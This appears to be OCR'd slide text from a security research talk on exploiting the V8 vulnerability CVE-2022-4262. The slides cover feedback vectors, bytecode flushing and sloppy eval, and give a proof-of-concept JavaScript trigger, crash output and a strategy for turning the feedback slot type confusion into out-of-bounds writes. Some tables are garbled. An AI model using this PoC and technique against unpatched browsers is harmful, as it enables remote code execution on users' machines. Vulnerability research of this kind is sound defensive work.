Exploiting V8 Vulnerability CVE-2022-4262: A non-trivial Feedback Slot Type Confusion

Jack Ren

2024/9/4


Contents

- Background
- Overview
- Proof of Concept
- Root Cause
- Exploitation


Contents

V8: Feedback Vector (1)

- Feedback Vector is the profile data structure for V8.
- Patching ICs & Data-driven ICs
  - Patching ICs: For Highly Optimized Native Code
  - Data-driven ICs: For Interpreters & Lowly Optimized Native Code
- Feedback Vector is used as both profile data structure and data source for Data-driven ICs in V8.




Patching ICs



Data-driven ICs


V8: Feedback Vector (2)

- Feedback Vector is just like an array. It contains profile information for the bytecode of each callsite.
  - An element in array is called a *Feedback Slot*.
  - A bytecode may occupy 0~2 *Feedback Slot*.
- Feedback Metadata contains mapping relation between bytecode and Feedback Vector.



V8: Bytecode Flushing

- When a JavaScript function isn't used for a long time, its bytecode will be jettisoned during a major GC.
  - Reduce memory usage.
- Note that Feedback Vector won’t be recycled in the same period.



Execution Mode in JavaScript: Strict & Sloppy

- Strict Mode is a restricted variant of JavaScript.
  - A complement to Sloppy Mode
  - Have different semantics from Sloppy Mode

```
"use strict";
const v = "Hi! I'm a strict mode script!";
let x = 1;
y = 2; // Uncaught ReferenceError: y is not defined
```

- Strict mode for classes
  - All parts of a class's body are strict mode code.

```
class C1 {
    // All code here is evaluated in strict mode
    test() {
        delete Object.prototype;
    }
}
new C1().test(); // TypeError, because test() is in strict mode
```

JavaScript Built-in *eval()*

- The *eval()* function evaluates JavaScript code represented as a string and returns its completion value.
- The source is parsed as a script.


```
console.log(eval('2 + 2'));
// Expected output: 4

console.log(eval('2 + 2') === eval('4'));
// Expected output: true
```

eval()'s Semantic in Different Execution Mode


- In sloppy mode, `eval("var x;")` introduces a variable `x` into the surrounding function or the global scope.

```
var x = 17;
var evalX = eval("x = 42; x;");
console.assert(x === 42);
console.assert(evalX === 42);
```



- In strict mode, `eval` creates variables only for the code being evaluated, so `eval` can't affect whether a name refers to an outer variable or some local variable:

```
var x = 17;
var evalX = eval("'use strict'; var x = 42; x;");
console.assert(x === 17);
console.assert(evalX === 42);
```



Contents


Sloppy Eval Flag

- To support the semantic difference of `eval()` in different mode, a `sloppy_eval_can_extend_vars_` member has been introduced.
  - It is to indicate whether the context associated with this scope can be extended by a sloppy eval called inside of it.
  - This field is computed during parsing.
  - From now on, we'll call this flag *Sloppy Eval Flag*.

```
class V8_EXPORT_PRIVATE Scope : public NON_EXPORTED_BASE(ZoneObject) {
  // ...
  // Scope-specific information computed during parsing.
  //
  // The language mode of this scope.
  bool is_strict_ : 1;
  // This scope contains an 'eval' call.
  bool calls_eval_ : 1;
  // The context associated with this scope can be extended by a sloppy eval
  // called inside of it.
  bool sloppy_eval_can_extend_vars_ : 1; // [!]
  // ...
};
```

Incorrect Reparsing of Arrow Function


```
for (let i = 0; i < 11; i++) {
    (
        (a = class C {
            x = eval('123')
        }) => {}
    )();
    if (i === 9) gc();
}
```



Bytecode Inconsistency

Bytecode	Feedback Slot Count
LdaGlobal	0
LdaContextSlot	0
StaGlobal	2

Bytecode0	Feedback Slot Count
LdaLookupGlobalSlot	2
LdaLookupContextSlot	2
StaLookupSlot	0



Feedback Slot Type Confusion

- Feedback Slot originally used for Bytecode `A` is used for `B` now.
  - Which is a type confusion.
- Feedback Slots mapping relation before and after GC in exploit:

No.	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
F.B. Op Old	LoadGlobal NotInside Typeof		Call		SetNamed Strict		Lit era l	SetNamed Strict		Load Property		Call		StoreGlobal Strict		SetNamed Strict	

No.	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
F.B. Op New	LoadGlobal NotInside Typeof		Call		LoadGlobal NotInside Typeof		LoadGlobal NotInside Typeof		SetNamed Strict		Lit era l	Load Property		Call		SetNamed Strict	

- Feedback Operation `SetNamedStrict` correspond to Bytecode `SetNamedProperty`.

Incorrect Map Transition caused by *SetNamedStrict* Feedback Slot


- We execute an arbitrary object map transition by crafting an exploit implementing:
  1. Bytecodes form the following Feedback Slots mapping relation.
  2. Train the exploit to make that Slot 8 & 9 contains object map m_a & m_b, respectively.
- To trigger vulnerability, after GC, we set the *object* operand of `SetNamedProperty` to an object `o` who has map m_a and execute.
  - Then object `o` will be transition to map m_b without any side effect.
    - i.e., without any object resizing.

No.	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
F.B. Op Old	LoadGlobal NotInside Typeof		Call		SetNamed Strict		Lit eral	SetNamed Strict		Load Property		Call		StoreGlobal Strict		SetNamed Strict	

No.	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
F.B. Op New	LoadGlobal NotInside Typeof		Call		LoadGlobal NotInside Typeof		LoadGlobal NotInside Typeof		SetNamed Strict		Lit eral	Load Property		Call		SetNamed Strict	

Out of Bound Access

- To enlarge the effect of vulnerability, we regulate that
  - m_a should be a map which has a small object size.
  - m_b should be a map which has a large object size.
- After object o got transitioned, we use it to OOB write to another array's length.



Contents

PoC Source

```
GC = function () {
    try {
        for (let i = 0; i < 6; i++) {
            let ab = new ArrayBuffer(31 * 1024 * 1024 * 1024);
        }
    } catch (e) {
        print(e);
    }
};
for (let j = 0; j < 13; j++) {
    function dummy() { }
    {
        ((a = class b3 {
            [(
                { c: eval(), d: dummy(eval), e: dummy(eval) }
                ? 0
                : (aa = 0xdeadbbed, bb = 0xdeadbeef)
            )]
        }) => { })();
    }
    if (j == 11) {
        GC();
    }
}
```

- *ComputedPropertyName* Syntax
  - Allow you to dynamically calculate expression as a property name in object initializer
- Default Parameter for Arrow Function
  - `((a = 1) => { return a; })()`
    - `1`
- Conditional (Ternary) Operator
  - If the *ShortCircuitExpression* is an object, the condition will always be considered true.

ComputedPropertyName Syntax

- Computed Property Name is a new syntax introduced in ES6 to allow you dynamically calculate expression as a property name in object initializer.

```
let prop = "p";
class C {
    [prop] = 1;
    [prop + "1"] = 2;
}
console.log(new C());

// C {p: 1, p1: 2}
```

```
// Among the next line, "0" is a property with initial value `undefined`
> class b3 {"0" = undefined} // or class b3 {0 = undefined}
undefined
> new b3()
b3 {0: undefined}

// `undefined` can be omitted
> class b3 {0}
undefined
> new b3()
b3 {0: undefined}

// "[0]" is a `ComputedPropertyName` syntax unit, which is equivalent to "0"
> class b3 {[0]}
undefined
> new b3()
b3 {0: undefined}
```

Feedback Slot Type Confusion Caused Crash (1)

```
# Fatal error in ../../src/objects/object-type.cc, line 81
# Type cast failed in CAST(GetHeapObjectAssumeWeak(maybe_weak_ref, try_handler))
at ../../src/ic/accessor-assembler.cc:3371
  Expected PropertyCell but found 0x3f890025a9b1: [FeedbackCell] in OldSpace
 - map: 0x3f8900002b11 <Map[12](FEEDBACK_CELL_TYPE)>
 - many closures
 - value: 0x3f890025adc9 <FeedbackVector[0]>
 - interrupt_budget: 67554
```

Confused Type:

	PropertyCell	
0x0	map	
0x4	name	AnyName
0x8	property_details_raw	Smi
0xc	value	Object
0x10	dependent_code	DependentCode

Real Type:

	FeedbackCell	
0x0	map	
0x4	value	ClosureFeedbackCellArray
0x8	interrupt_budget	int32

Feedback Slot Type Confusion Caused Crash (2)

No.	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20
F.B. Op O.	Literal	LoadGlobal NotInside Typeof		Call		Define Named Own		Call		Define Named Own		Call		Define Named Own		Store Global Strict		Store Global Strict		Set Named Strict	

Feedback Cell

No.	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20
F.B. Op N.	Literal	LoadGlobal NotInside Typeof		Call		Define Named Own		LoadGlobal NotInside Typeof		Call		Define Named Own		LoadGlobal NotInside Typeof		Call		Define Named Own		Set Named Strict	

Property Cell

